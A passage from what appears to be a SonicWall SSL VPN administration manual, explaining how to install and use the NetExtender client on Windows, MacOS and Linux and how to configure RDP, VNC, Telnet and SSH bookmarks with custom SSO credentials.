To have NetExtender uninstall automatically at session end:


1. Right click on the NetExtender icon in the system tray and click on **Preferences**... The **NetExtender Preferences** window is displayed.
2. Click on the **Settings** tab.
3. Select **Uninstall NetExtender automatically** to have NetExtender uninstall every time you end a session.

Verifying NetExtender Operation from the System Tray

To view options in the NetExtender system tray, right click on the NetExtender icon in the system tray. The following are some tasks you can perform with the system tray.


Displaying Route Information

To display the routes that NetExtender has installed on your system, click the **Route Information** option in the system tray menu. The system tray menu displays the default route and the associated subnet mask.



Displaying Connection Information

You can display connection information by mousing over the **NetExtender** icon in the system tray.



Installing NetExtender on MacOS

SonicWall SSL VPN supports NetExtender on MacOS. To use NetExtender on your MacOS system, your system must meet the following prerequisites:

- MacOS 10.4 and higher
- Java 1.4 and higher
- Both PowerPC and Intel Macs are supported.

To install NetExtender on your MacOS system:


1 Navigate to the IP address of the firewall. Click the link at the bottom of the Login page that says “Click here for sslvpn login.”

2 Click the **NetExtender** button.

3 The Virtual Office displays the status of NetExtender installation. A pop-up dialog may appear, prompting you to accept a certificate. Click **Trust**.

4 A second pop-up dialog may appear, prompting you to accept a certificate. Click **Trust**.

5 When NetExtender is successfully installed and connected, the NetExtender status window displays.



Using NetExtender on MacOS

1 To launch NetExtender, go the **Applications** folder in the **Finder** and double click on **NetExtender.app**.

2 The first time you connect, you must enter the server name or IP address in the **SSL VPN Server** field.


3 Enter your username and password.

4 The first time you connect, you must enter the **domain** name.

5 Click **Connect**.


6 You can instruct NetExtender remember your profile server name in the future. In the **Save profile** drop-down menu you can select **Save name and password (if allowed)**, **Save username only (if allowed)**, or **Do not save profile**.

7 When NetExtender is connected, the NetExtender icon is displayed in the status bar at the top right of your display. Click on the icon to display NetExtender options.




8 To display a summary of your NetExtender session, click **Connection Status.**


9 To view the routes that NetExtender has installed, go to the **NetExtender** menu and select **Routes**.



10 To view the NetExtender Log, go to **Window > Log**.



11 To generate a diagnostic report with detailed information on NetExtender performance, go to **Help > Generate diagnostic report**.



12 Click **Save** to save the diagnostic report using the default **nxdiag.txt** file name in your NetExtender directory.

Installing and Using NetExtender on Linux

SonicWall SSL VPN supports NetExtender on Linux. To use NetExtender on your Linux system, your system must meet the following prerequisites:


- i386-compatible distribution of Linux
- Linux Fedora Core 3+, Ubuntu 7+ or OpenSUSE Linux 10.3+
- Sun Java 1.4 and higher is required for using the NetExtender GUI.

NOTE: Open source Java Virtual Machines (VMs) are not currently supported. If you do not have Sun Java 1.4, you can use the command-line interface version of NetExtender.


To install NetExtender on your Linux system:

1 Navigate to the IP address of the firewall. Click the link at the bottom of the Login page that says “Click here for sslvpn login.”

2 Click the **NetExtender** button. A pop-up window indicates that you have chosen to open the **NetExtender.tgz** file. Click **OK** to save it to your default download directory.




3 To install NetExtender from the CLI, navigate to the directory where you saved **NetExtender.tgz** and enter the `tar -zxf NetExtender.tgz` command.




4 Type the **cd netExtenderClient** command.

5 Type **./install** to install NetExtender.

6 Launch the **NetExtender.tgz** file and follow the instructions in the NetExtender installer. The new netExtender directory contains a NetExtender shortcut that can be dragged to your desktop or toolbar.



7 The first time you connect, you must enter the server name or IP address in the **SSL VPN Server** field. NetExtender will remember the server name in the future.




8 Enter your username and password.


9 The first time you connect, you must enter the **domain** name. NetExtender will remember the domain name in the future.

NOTE: You must be logged in as root to install NetExtender, although many Linux systems will allow the sudo ./install command to be used if you are not logged in as root.


10 To view the NetExtender routes, go to the **NetExtender** menu and select **Routes**.



11 To view the NetExtender Log, go to **NetExtender > Log**.



12 To generate a diagnostic report with detailed information on NetExtender performance, go to **Help > Generate diagnostic report**.



13 Click **Save** to save the diagnostic report using the default **nxdiag.txt** file name in your NetExtender directory.

Configuring SSL VPN Bookmarks

For information on configuring SSL VPN bookmarks, see Editing Local Users on page 1576.

1 Click **Add Bookmark**. The **Add Bookmark** window displays.

When user bookmarks are defined, the user sees the defined bookmarks from SSL VPN Virtual Office home page. Individual user members are not able to delete or modify bookmarks created by you.

2 Type a descriptive name for the bookmark in the **Bookmark Name** field.

3 Enter the fully qualified domain name (FQDN) or the IPv4 address of a host machine on the LAN in the **Name or IP Address** field. In some environments you can enter the host name only, such as when creating a VNC bookmark in a Windows local network.

Some services can run on non-standard ports, and some expect a path when connecting. Depending on the choice in the Service field, format the Name or IP Address field like one of the examples shown in Bookmark name or IP Address formats by service type.

Bookmark name or IP Address formats by service type

Service Type	Format	Example for Name or IP Address Field
RDP - ActiveX	IP Address	`10.20.30.4`
RDP - Java	IP:Port (non-standard)	`10.20.30.4:6818`
	FQDN	`JBJONES-PC.sv.us.sonicwall.com`
	Host name	`JBJONES-PC`
VNC	IP Address	`10.20.30.4`
	IP:Port (mapped to session)	`10.20.30.4:5901` (mapped to session 1)
	FQDN	`JBJONES-PC.sv.us.sonicwall.com`
	Host name	`JBJONES-PC`
	NOTE: Do not use session or display number instead of port.	**NOTE:** Do not use `10.20.30.4:1` **TIP:** For a bookmark to a Linux server, see the Tip below this table.
Telnet	IP Address	`10.20.30.4`
	IP:Port (non-standard)	`10.20.30.4:6818`
	FQDN	`JBJONES-PC.sv.us.sonicwall.com`
	Host name	`JBJONES-PC`
SSHv1 SSHv2	IP Address	`10.20.30.4`
	IP:Port (non-standard)	`10.20.30.4:6818`
	FQDN	`JBJONES-PC.sv.us.sonicwall.com`
	Host name	`JBJONES-PC`

TIP: When creating a **Virtual Network Computing (VNC)** bookmark to a Linux server, you must specify the port number and server number in addition to the Linux server IP the **Name or IP Address** field in the form of i**paddress:port:server**. For example, if the Linux server IP address is 192.168.2.2, the port number is 5901, and the server number is 1, the value for the **Name or IP Address** field would be **192.168.2.2:5901:1**.

4 For the specific service you select from the **Service** drop-down menu, additional fields may appear. Fill in the information for the service you selected. Select one of the following service types from the **Service** drop-down menu:

- **Terminal Services (RDP - ActiveX) or Terminal Services (RDP - Java)**

  NOTE: If you select Terminal Services (RDP - ActiveX) while using a browser other than Internet Explorer, the selection is automatically switched to Terminal Services (RDP - Java). A popup dialog box notifies you of the switch.

  - In the **Screen Size** drop-down menu, select the default terminal services screen size to be used when users execute this bookmark.

    Because different computers support different screen sizes, when you use a remote desktop application, you should select the size of the screen on the computer from which you are running a remote desktop session. Additionally, you may want to provide a path to where your application resides on your remote computer by typing the path in the **Application Path** field.

  - In the **Colors** drop-down menu, select the default color depth for the terminal service screen when users execute this bookmark.

  - Optionally enter the local path for this application in the **Application and Path (optional)** field.

- In the **Start in the following folder** field, optionally enter the local folder in which to execute application commands.
- Select the **Login as console/admin session** checkbox to allow login as console or admin.
- For **RDP - Java** on Windows clients, or on Mac clients running Mac OS X 10.5 or above with RDC installed, expand **Show advance Windows options** and select the checkboxes for any of the following redirect options: **Redirect Printers**, **Redirect Drives**, **Redirect Ports**, **Redirect SmartCards**, **Redirect clipboard**, or **Redirect plug and play devices** to redirect those devices or features on the local network for use in this bookmark session.

  You can hover your mouse pointer over the **Help** icon next to certain options to display tooltips that indicate requirements.

  To see local printers show up on your remote machine (Start > Settings > Control Panel > Printers and Faxes), select **Redirect Ports** as well as **Redirect Printers**.

  Select the checkboxes for any of the following additional features for use in this bookmark session: **Display connection bar**, **Auto reconnection**, **Desktop background**, **Window drag**, **Menu/window animation**, **Themes**, or **Bitmap caching**.

  If the client application will be RDP 6 (Java), you can select any of the following options as well: **Dual monitors**, **Font smoothing**, **Desktop composition**, or **Remote Application**.

  Remote Application monitors server and client connection activity; to use it, you need to register remote applications in the Windows 2008 RemoteApp list. If **Remote Application** is selected, the Java Console will display messages regarding connectivity with the Terminal Server.
- For **RDP - ActiveX** on Windows clients, optionally select **Enable plugin DLLs** and enter the name(s) of client DLLs which need to be accessed by the remote desktop or terminal service. Multiple entries are separated by a comma with no spaces.

NOTE: The RDP Java client on Windows is a native RDP client that supports Plugin DLLs by default. The **Enable plugin DLLs** option is not available for RDP - Java. See Enabling Plugin DLLs on page 1432.

- Optionally select **Automatically log in** and select **Use SSL VPN account credentials** to forward credentials from the current SSL VPN session for login to the RDP server. Select **Use custom credentials** to enter a custom username, password, and domain for this bookmark. For more information about custom credentials, see Creating Bookmarks with Custom SSO Credentials on page 1432.

- **Virtual Network Computing (VNC)**
  - No additional fields
- **Telnet**
  - No additional fields
- **Secure Shell version 1 (SSHv1)**
  - No additional fields
- **Secure Shell version 2 (SSHv2)**
  - Optionally select the **Automatically accept host key** checkbox.
  - If using an SSHv2 server without authentication, such as a SonicWall firewall, you can select the **Bypass username** checkbox.

5 Click **Add** to update the configuration.

Enabling Plugin DLLs

The plugin DLLs feature is available for RDP (ActiveX or Java), and allows for the use of certain third party programs such as print drivers, on a remote machine. This feature requires RDP Client Control version 5 or higher.

NOTE: The RDP Java client on Windows is a native RDP client that supports Plugin DLLs by default. No action (or checkbox) is needed.

To enable plugin DLLs for the RDP ActiveX client:

1. Navigate to **Users > Local Users**.
2. Click the configure icon corresponding to the user bookmark you wish to edit.
3. In the **Bookmarks** tab, click **Add Bookmark**.
4. Select **Terminal Services (RDP - ActiveX)** as the **Service** and configure as described in the section Configuring SSL VPN Bookmarks on page 1429.
5. Enter the name(s) of client DLLs which need to be accessed by the remote desktop or terminal service. Multiple entries are separated by a comma with no spaces.
6. Ensure that any necessary DLLs are located on the individual client systems in %SYSTEMROOT% (for example: C:\Windows\system32).

NOTE: Ensure that your Windows system and RDP client are up to date prior to using the Plugin DLLs feature. This feature requires RDP 5 Client Control or higher.

Creating Bookmarks with Custom SSO Credentials

You can configure custom Single Sign On (SSO) credentials for each user, group, or globally in RDP bookmarks. This feature is used to access resources that need a domain prefix for SSO authentication. Users can log into SonicWall SSL VPN as *username*, and click a customized bookmark to access a server with *domain**username*. Either straight textual parameters or variables may be used for login credentials.

To configure custom SSO credentials:

1. Create or edit an RDP bookmark as described in Configuring SSL VPN Bookmarks on page 1429.
2. In the **Bookmarks** tab, select the **Use Custom Credentials** option.
3. Enter the appropriate username and password, or use dynamic variables as follows:

   Dynamic variables

Text Usage	Variable	Example Usage
Login Name	%USERNAME%	US\%USERNAME%
Domain Name	%USERDOMAIN%	%USERDOMAIN\%USERNAME%
Group Name	%USERGROUP%	%USERGROUP%\%USERNAME%

4. Click **Add**.

Using SSL VPN Bookmarks

Topics:

Using Remote Desktop Bookmarks

Remote Desktop Protocol (RDP) bookmarks enable you to establish remote connections with a specified desktop. SonicWall SSL VPN supports the RDP5 standard with both Java and ActiveX clients. RDP5 ActiveX can only be used through Internet Explorer, while RDP5 Java can be run on any platform and browser supported by SSL VPN. The basic functionality of the two clients is the same; however, the Java client is a native RDP client and supports the following features that the ActiveX client does not:

- Redirect clipboard
- Redirect plug and play devices
- Display connection bar
- Auto reconnection
- Desktop background
- Window drag
- Menu/window animation
- Themes
- Bitmap caching


If the Java client application is RDP 6, it also supports:

- Dual monitors
- Font smoothing
- Desktop composition

NOTE: RDP bookmarks can use a port designation if the service is not running on the default port.


TIP: To terminate your remote desktop session, be sure to log off from the Terminal Server session. If you wish to suspend the Terminal Server session (so that it can be resumed later) you may simply close the remote desktop window.

1 Click on the **RDP** bookmark. Continue through any warning screens that display by clicking **Yes** or **OK**.



2 Enter your username and password at the login screen and select the proper domain name from the drop-down menu.


3 A window is displayed indicating that the Remote Desktop Client is loading. The remote desktop then loads in its own windows. You can now access all of the applications and files on the remote computer.



